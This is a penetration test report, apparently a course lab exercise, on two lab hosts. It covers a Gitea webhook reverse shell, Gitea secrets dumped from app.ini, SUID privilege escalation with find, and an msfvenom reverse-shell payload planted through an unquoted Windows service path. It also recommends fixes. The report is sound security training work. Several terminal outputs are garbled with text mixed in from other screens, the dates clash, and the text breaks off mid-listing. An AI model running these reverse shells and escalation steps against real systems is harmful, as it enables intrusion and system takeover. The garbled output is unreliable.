



Shire.Org

Pentest
Report

1

Shire.Org Pentest Report

GOAT Pentesters Inc.

Luc Evans, Rune Seregina

April 14, 2026



Table of Contents

Table of Contents.....	2
Objective.....	3
High-Level Summary.....	4
Recommendations.....	5
System IP: 10.0.5.27.....	6
Initial Enumeration.....	6
Privilege Escalation.....	8
System IP: 10.0.5.26.....	15
Initial Enumeration.....	15
Privilege Escalation.....	17
Summary.....	20

Objective

The following report contains all information regarding the penetration test of arwen.shire.org and prancingpony.shire.org. The scope of this test was discussed and includes the following goals:

- Discover the target IP address
- Discover open ports
- Discovery vulnerabilities
- Achieve a Foothold
- Achieve root/admin compromise
- Obtain the user and root flags

After a thorough pentest was completed, recommendations for mitigating specific vulnerabilities found were documented and will be reported in this document.

The objective given to the pentest team was to find, report, and document vulnerabilities found in 2 out of 4 of the given targets, namely, [arwen](http://arwen.shire.org), [prancingpony](http://prancingpony.shire.org), [bree](http://bree.shire.org), and [fw-rivendell](http://fw-rivendell.shire.org). Other pentest groups may give reports for the two targets not covered in this specific report. Please refer to the Table of Contents to find specific testing information for each target.

High-Level Summary

The assessment found that arwen.shire.org and prancingpony.shire.org had **critical vulnerabilities**.

arwen.shire.org:

For [arwen](https://arwen.shire.org), the web server hosted sensitive information that was able to be accessed publicly. The pentesters were able to exploit the sensitive information to gain access to the system, allowing for malicious code to be inserted. The service exploited was called Gitea, which allows authorized users to upload code and other files onto a server. There were also configuration files in Gitea that contained more sensitive information that led to further exploitation.

prancingpony.shire.org:

For [prancingpony](https://prancingpony.shire.org), information about the system given to the pentesters to simulate a real-world attack using reconnaissance was used to gain initial access. A vulnerable unquoted service path allowed the pentesters to exploit a program called Wise to gain further access. The vulnerability involves replacing an application with a remote backdoor for pentesters using the files of the Wise software, and then elevating access to a new system level.

Please read the recommendations below to help mitigate the found vulnerabilities.

Recommendations

Recommendation #1:

Avoid storing sensitive information, including user credentials, on public-facing interfaces, even when hidden. The creds.txt file found in the admin directory was labelled as a backup version of the credentials, and created an initial exploitable entry point. Consider using secure password managers to store credentials.

Recommendation #2:

Minimize SUID usage. There is a known Linux security concern regarding the SUID bit found in file permissions. Remove the SUID bit from unnecessary files using `chmod u-s /path/to/file`. You can find files that use SUID bits using `find / -type f -perm -4000 -ls 2>/dev/null`.

Recommendation #3:

Update unquoted service paths. Unquoted service path vulnerabilities allow regular users to modify which applications open via the service. Fixing unquoted service paths involves finding each service that is improperly configured and adding quotes to them individually, or use the PowerShell command below:

```
Get-WmiObject -Class Win32_Service | Where-Object {$_.PathName -notlike '*' -and $_.PathName -notlike 'C:\Windows\System32*'} | ForEach-Object {$_ | Set-WmiInstance -Argument @{PathName = '"' + $_.PathName + '"'}}
```

Recommendation #4:

Enforce more complex password requirements. General password guidelines recommend a minimum password length of 15 characters, the inclusion of uppercase and lowercase letters, numbers, and special characters, blacklisting common words and phrases, and restricting the use of reusing passwords across multiple accounts or systems.

System IP: 10.0.5.27

Initial Enumeration

Initial reconnaissance and enumeration of the target showed the following information.

- Target IP: 10.0.5.27
- Open Ports: 22, 80, 3000 (TCP)
- Running Service Versions: OpenSSH 8.9p1, Apache httpd 2.4.52, Golang net
- Most Likely OS: Ubuntu Linux

```
(champuser@kali)-[~]  
$ nslookup arwen.shire.org 10.0.5.22  
Server:      10.0.5.22  
Address:     10.0.5.22#53  
  
Name:   arwen.shire.org  
Address: 10.0.5.27
```

```
(champuser@kali)-[~]  
$ nmap -A -sV 10.0.5.27  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-07 13:38 EDT  
Nmap scan report for 10.0.5.27  
Host is up (0.0013s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 a3:67:f3:c7:16:8e:c5:52:7e:d5:b1:c3:65:84:42:cf (ECDSA)  
|   256 d1:ab:87:e3:e6:3d:86:9f:c3:6f:9c:13:19:72:32:45 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))  
|_ http-title: Apache2 Ubuntu Default Page: It works  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
3000/tcp  open  http      Golang net/http server  
| fingerprint-strings:  
|   GenericLines, Help:  
|     HTTP/1.1 400 Bad Request  
|     Content-Type: text/plain; charset=utf-8  
|     Connection: close  
|     Request  
|   GetRequest:  
|     HTTP/1.0 200 OK  
|     Content-Type: text/html; charset=UTF-8
```

A look into the accessible port 80 shows the following.
Dirb is a tool that finds hidden directories. Dirb was able to find the hidden directory “/admin”.

```
(champuser@kali)-[~]
$ dirb http://10.0.5.27 -w

DIRB v2.22
By The Dark Raver

START_TIME: Thu Apr  9 21:43:34 2026
URL_BASE: http://10.0.5.27/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages


GENERATED WORDS: 4612

--- Scanning URL: http://10.0.5.27/ ---
=> DIRECTORY: http://10.0.5.27/admin/
+ http://10.0.5.27/index.html (CODE:200|SIZE:10671)
+ http://10.0.5.27/server-status (CODE:403|SIZE:274)

--- Entering directory: http://10.0.5.27/admin/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Apr  9 21:43:39 2026
DOWNLOADED: 9224 - FOUND: 2
```

A look into the /admin directory showed the following.




Index of /admin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 creds.txt	2022-08-17 11:07	96	


Apache/2.4.52 (Ubuntu) Server at 10.0.5.27 Port 80

A sensitive document called creds.txt was publicly accessible.




```
Backup Gitea Creds for Administrative User: arwen  
email: arwen@shire.org  
password: arwenpassword
```

These credentials were used to gain initial access to the Gitea software on the server, found on port 3000 as learned from the port scans.



Privilege Escalation

The arwen user is a privileged user with credentials to create repositories, which can include malicious files. A repository named /luc was created, which hosts a script to create a reverse shell. A reverse shell allows an attacker to access the server from their local machine, bypassing firewalls or other rules. The reverse shell script is triggered using a webhook. The webhook is set to “post-receive”, which means it will trigger when something is pushed to the server.




This repository was able to be cloned on the pentester's local machine. This creates a directory for the repository on the local machine, where the user can create their own files and push them to the server. Since the webhook triggered upon receiving a file, a file named "luctest.txt" was created with the contents "hey", and the file was pushed to the server using the found arwen credentials after starting a listener session on the local machine.

```
(champuser@kali)~$ git clone http://10.0.5.27:3000/arwen/luc.git
Cloning into 'luc'...
warning: You appear to have cloned an empty repository.
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:   git config --global init.defaultBranch <name>
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:   git branch -m <name>
hint: Disable this message with "git config set advice.defaultBranchName false"

(champuser@kali)~$ ls
49571.py Desktop Documents Downloads luc Music Pictures Public SEC-335-01 Templates Videos


(champuser@kali)~$ cd luc
```



```
champuser@kali: ~/luc
File Actions Edit View Help
--(champuser@kali)~/luc
$ git config user.name arwen
--(champuser@kali)~/luc
$ git commit -m "luc testing"
On branch master
Initial commit
Untracked files:
  (use "git add <file>..." to include in what will be committed)
  lucatest.txt
nothing added to commit but untracked files present (use "git add" to track)
--(champuser@kali)~/luc
$ git add lucatest.txt
--(champuser@kali)~/luc
$ git commit -m "luc testing"
[master (root-commit) cbf89aa] luc testing
1 file changed, 1 insertion(+)
 create mode 100644 lucatest.txt
--(champuser@kali)~/luc
$ git push
Username for 'http://10.0.5.27:3000': arwen
Password for 'http://arwen@10.0.5.27:3000':
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 210 bytes | 210.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)

champuser@kali: ~
File Actions Edit View Help
--(champuser@kali)~
$ nc -nlpp 4444
listening on [any] 4444 ...
connect to [10.0.17.27] from (UNKNOWN) [10.0.17.3] 56674
bash: cannot set terminal process group (1115): inappropriate ioctl for device
bash: no job control in this shell
git@arwen:~/gitea-repositories/arwen/luc.git$
```

The resulting reverse shell allowed for exploration of the target machine through the listener session.



```
git@arwen:~/gitea-repositories/arwen/luc.git$ cd /etc/gitea
cd /etc/gitea
git@arwen:/etc/gitea$
git@arwen:/etc/gitea$ ls
ls
app.ini
```

A look into the /etc/gitea directory showed a configuration file called app.ini. The contents of this file had more credentials.

```
git@arwen:/etc/gitea$ cat app.ini
cat app.ini
APP_NAME = Gitea: Git with a cup of tea
RUN_USER = git
RUN_MODE = prod

[oauth2]
JWT_SECRET = uolwGAVe57zye6_RRTFPEuvOKuZy4J-8NDCxwNF-Szc

[security]
INTERNAL_TOKEN = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmYiOiJlE2NjA2NTg5NzZ9.gKKZ6A
cqwiRY6Z9dWszobjXCZ23khf5UItg4W8zheFk
INSTALL_LOCK = true
SECRET_KEY = 6QPbvG3jR0BuKycp9vFidy0LVgCSyu4FS9qGDjQw3RmpgheTIhWH2USLkZYSROX

[database]
DB_TYPE = mysql
HOST = 127.0.0.1:3306
NAME = gitea
USER = root
PASSWD = SecurePassword
SCHEMA =
SSL_MODE = disable
CHARSET = utf8
PATH = /var/lib/gitea/data/gitea.db

[repository]
ROOT = /home/git/gitea-repositories

[server]
SSH_DOMAIN = localhost
DOMAIN = localhost
HTTP_PORT = 3000
ROOT_URL = http://localhost:3000/
DISABLE_SSH = false
SSH_PORT = 22
LFS_START_SERVER = true
LFS_CONTENT_PATH = /var/lib/gitea/data/lfs
LFS_JWT_SECRET = ljwdMdl2kZ_9pairzsSB8rRU_n4GHior7GB8--zevf8
OFFLINE_MODE = false
```

```
[database]
DB_TYPE = mysql
HOST = 127.0.0.1:3306
NAME = gitea
USER = root
PASSWD = SecurePassword
SCHEMA =
SSL_MODE = disable
CHARSET = utf8
PATH = /var/lib/gitea/data/gitea.db
```

These credentials were used against a known open port, SSH on port 22.

```
(chamuser@kali)-[~]  
$ ssh arwen@10.0.5.27  
arwen@10.0.5.27's password:  
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-43-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Fri Apr 10 02:21:58 AM UTC 2026  
  
System load:  0.046875      Processes:            114  
Usage of /:   34.9% of 18.53GB Users logged in:       2  
Memory usage: 22%          IPv4 address for ens18: 10.0.5.27  
Swap usage:   0%
```

This user's directory is where the user-flag was found.

```
$ ls -l  
total 4  
-rw-r----- 1 arwen arwen 39 Aug 17  2022 user-flag.txt  
$ cat user-flag.txt  
"f699c7be-5c3d-413b-9c65-fb1a9790200f"  
$ whoami  
arwen  
$ pwd  
/home/arwen  
$
```

From here, the pentesters looked at common Linux vulnerabilities, including SUID permissions vulnerabilities. There were multiple files found to have SUID permissions.

```
$ find / -perm -4000 2>/dev/null -exec {} \;
/usr/bin/find MAIN PRIVACY = false
/usr/bin/chsh CREATE_ORGANIZATION = true
/usr/bin/mount TIME_TRACKING = true
/usr/bin/chfn SSN = moregly localhost
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp = false
/usr/bin/fusermount3 AR = true
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd LOGIN = true
/usr/bin/su NO_SUDO = true
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2717/usr/bin/chfn
/snap/core20/2717/usr/bin/chsh
/snap/core20/2717/usr/bin/gpasswd
/snap/core20/2717/usr/bin/mount
/snap/core20/2717/usr/bin/newgrp
/snap/core20/2717/usr/bin/passwd
/snap/core20/2717/usr/bin/su wren:/etc/gitlab$
/snap/core20/2717/usr/bin/sudo
/snap/core20/2717/usr/bin/umount
/snap/core20/2717/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2717/usr/lib/openssh/ssh-keysign
/snap/core20/2769/usr/bin/chfn
/snap/core20/2769/usr/bin/chsh
/snap/core20/2769/usr/bin/gpasswd
/snap/core20/2769/usr/bin/mount
/snap/core20/2769/usr/bin/newgrp (root) [30.0.17.3] 50070
/snap/core20/2769/usr/bin/passwd group (3115): inappropriate io
/snap/core20/2769/usr/bin/su shell
/snap/core20/2769/usr/bin/sudo wren/luc.git$ cd /etc/gitlab
/snap/core20/2769/usr/bin/umount
/snap/core20/2769/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2769/usr/lib/openssh/ssh-keysign
$ ^C
```

The /usr/bin/find path was exploited to enter a root shell.

```
$ cd /usr/bin; repassword00C
$ ./find . -exec /bin/bash -p \;
bash-5.1# exit
exit
bash-5.1# whoami/].4444 ...
root@10.0.17.27 from (UNKNOWN) [10.0.17.3] 50670
bash-5.1# ls
aa-enabled/ gitea-repositories/arwan/ eject$ cd /etc/gitea
aa-exec gitea elfedit
aa-features-abilitea$ enc2xs
ab encguess
add-apt-repository env
```

From the root shell, the root-flag was accessible.

```
bash-5.1# find / -name "root-flag.txt"
/root/root-flag.txt
bash-5.1# cd root
bash: cd: root: No such file or directory
bash-5.1# cd ../
bash-5.1# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swap.img sys tmp usr var
bash-5.1# cd root
bash-5.1# ls
root-flag.txt snap
bash-5.1# cat root-flag.txt
"c21acd35-d741-4090-b2ca-341f70f2f471"
bash-5.1#
```

The pentest team then conducted a clean-up procedure to remove any files made during the test and to ensure that there was no trace.

System IP: 10.0.5.26

Initial Enumeration

Initial reconnaissance and enumeration of the target showed the following information.

- Target IP: 10.0.5.26
- Open Ports: 22, 135, 139, 445 (TCP)
- Running Service Versions: OpenSSH for Windows 7.7 (protocol 2.0), Microsoft Windows RPC, Microsoft Windows netbios-ssn, Microsoft-ds
- Most Likely OS: Windows 10 1709 - 21H2

```
(chompuser@kali) - [~/SEC-335-01/final]
$ nslookup prancingpony.shire.org 10.0.5.22
Server:      10.0.5.22
Address:     10.0.5.22#53

Name:   prancingpony.shire.org
Address: 10.0.5.26
```

```
(chompuser@kali) - [~/SEC-335-01/final]
$ nmap -sC -sV 10.0.5.26 -o-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 10:14 EDT
Nmap scan report for 10.0.5.26
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 04:43:fc:21:09:b2:a5:da:db:f7:c8:b0:07:e7:a1:9b (RSA)
|   256 39:ef:cd:74:75:d4:89:56:c0:6a:d4:1f:fc:a7:95:ca (ECDSA)
|_  256 98:4a:1d:72:52:ad:49:47:cf:8e:6e:12:28:bc:07:ab (ED25519)
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows 10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|   date: 2026-04-21T14:14:39
|_  start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
|_ clock-skew: -2s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.24 seconds
```

Based on loot extracted from gloin.shire.org, the pentest team was able to brute-force initial SSH access.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

4214db3884e9cd913b49b5b44e49ae96

I'm not a robot

This site is exceeding reCAPTCHA

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rlpMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
4214db3884e9cd913b49b5b44e49ae96	md5	Moria2Featon6

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

```
(chompuser@kali)-[~/bree]
$ ssh gloin@10.0.5.26
The authenticity of host '10.0.5.26 (10.0.5.26)' can't be established.
ED25519 key fingerprint is SHA256:60ttcWF3Fw0j56zD3E5BYS5hdcmwu/TXK2yD8cfZVlo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

The user-flag was accessible via the gloin account on the target machine.

```
PS C:\Users\gloin> hostname
prancingpony
PS C:\Users\gloin> whoami
prancingpony\gloin
PS C:\Users\gloin> ls

Directory: C:\Users\gloin

Mode                LastWriteTime         Length Name
----                -
d-r--              9/15/2018   3:33 AM             Desktop
d-r--              8/24/2022  10:33 AM             Documents
d-r--              9/15/2018   3:33 AM             Downloads
d-r--              9/15/2018   3:33 AM             Favorites
d-r--              9/15/2018   3:33 AM             Links
d-r--              9/15/2018   3:33 AM             Music
d-r--              9/15/2018   3:33 AM             Pictures
d-r--              9/15/2018   3:33 AM             Saved Games
d-r--              9/15/2018   3:33 AM             Videos
-a---              8/24/2022  10:34 AM              36 user_flag.txt

PS C:\Users\gloin> cat user_flag.txt
d0ccf78d-dfc4-45f3-82cf-13ccdde70b31
PS C:\Users\gloin>
```

Privilege Escalation

With access to the gloin user, the pentesters examined the target for potential entry points. The directory “C:\Program Files(x86)” revealed a folder called Wise, which was misconfigured with an unquoted service path. This allowed the pentesters to install a remote backdoor and gain access to a system-level account.

On the target machine with regular user access, the pentesters navigated to the directory “C:\Program Files(x86)\Wise\Wise Care 365”.

```
PS C:\Program Files (x86)\Wise> cd '..\Wise Care 365\'
PS C:\Program Files (x86)\Wise\Wise Care 365> ls

Directory: C:\Program Files (x86)\Wise\Wise Care 365

Mode                LastWriteTime         Length Name
----                -
d-----          8/24/2022 10:36 AM                headers
d-----          8/24/2022 10:36 AM                Languages
d-----          8/24/2022 10:36 AM                Themes
d-----          8/24/2022 10:36 AM                tools
-a-----       12/4/2020 12:23 PM        1499080 AutoUpdate.exe
-a-----       12/4/2020 12:24 PM         55240 BootLauncher.exe
-a-----       12/6/2018  3:52 PM        422529 BootPack.wpk
-a-----       12/4/2020 12:25 PM        662472 BootTime.exe
-a-----       12/6/2018  3:52 PM          322 DefragOptions.ini
-a-----       12/4/2020 12:27 PM        728008 DManager.dll
-a-----       12/6/2018  3:52 PM          322 DefragOptions.ini
-a-----       12/4/2020 12:27 PM        728008 DManager.dll
-a-----       2/19/2021  2:25 PM       9319424 geo.db
-a-----       12/4/2020 12:28 PM       1216968 libeay32.dll
```

The pentesters then used msfvenom to create a remote listener payload called Wise.exe that will allow system level access to the target from a remote shell.

```
(champuser@kali)-[~/SEC-335-01/final/pony]
$ sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.17.27 LPORT=7777 -f exe -o Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Wise.exe
```

The pentesters copied the payload from the attacker machine to the target using scp.

```
PS C:\Program Files (x86)\Wise> scp champuser@10.0.17.27:/home/champuser/SEC-335-01/final/Wise.exe .
champuser@10.0.17.27's password:
Wise.exe                                100% 7168      7.0KB/s   00:00
```

The pentesters then stopped and restarted WiseBootAssistant, followed by a restart of the target machine itself.

```
PS C:\Program Files (x86)\Wise> sc start WiseBootAssistant
PS C:\Program Files (x86)\Wise> sc stop WiseBootAssistant
PS C:\Program Files (x86)\Wise> sc query WiseBootAssistant
PS C:\Program Files (x86)\Wise> ls


Directory: C:\Program Files (x86)\Wise

Mode                LastWriteTime         Length Name
----                -
